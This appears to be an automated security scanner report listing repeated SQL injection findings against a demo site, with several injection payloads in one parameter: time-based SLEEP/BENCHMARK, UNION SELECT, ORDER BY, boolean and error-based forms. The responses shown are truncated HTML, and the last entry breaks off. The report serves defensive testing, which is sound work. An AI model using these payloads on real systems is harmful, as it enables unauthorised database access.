Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1286				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AnD SLEEP(5)</td></tr></table>	Name	Value	DemoUser1#	AnD SLEEP(5)
Name	Value				
DemoUser1#	AnD SLEEP(5)				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget</pre>				

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1287

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>(SELECT * FROM (SELECT(SLEEP(5)))ecMj)#</td></tr></table>	Name	Value	DemoUser1#	(SELECT * FROM (SELECT(SLEEP(5)))ecMj)#
Name	Value				
DemoUser1#	(SELECT * FROM (SELECT(SLEEP(5)))ecMj)#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1288				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>") or sleep(5)="</td></tr></table>	Name	Value	DemoUser1#	") or sleep(5)="
Name	Value				
DemoUser1#	") or sleep(5)="				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1289				

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1290	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts

Action Points

CWE-ID

Issue Number

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-89

#1291

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	' or ''*'

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1292

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1293				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15--
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAACAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwVnNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1294				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>1' GROUP BY 1,2,--+</td></tr></table>	Name	Value	DemoUser1#	1' GROUP BY 1,2,--+
Name	Value				
DemoUser1#	1' GROUP BY 1,2,--+				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,</pre>				

	iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1295

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))#</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))#
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1296				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 17--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 17--
Name	Value				
DemoUser1#	ORDER BY 17--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1297				

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	RLIKE (SELECT (CASE WHEN (4346=4347) THEN 0x61646d696e ELSE 0x28 END)) AND 'Txws='

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1298

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 31337--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 31337--
Name	Value				
DemoUser1#	ORDER BY 31337--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1299				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
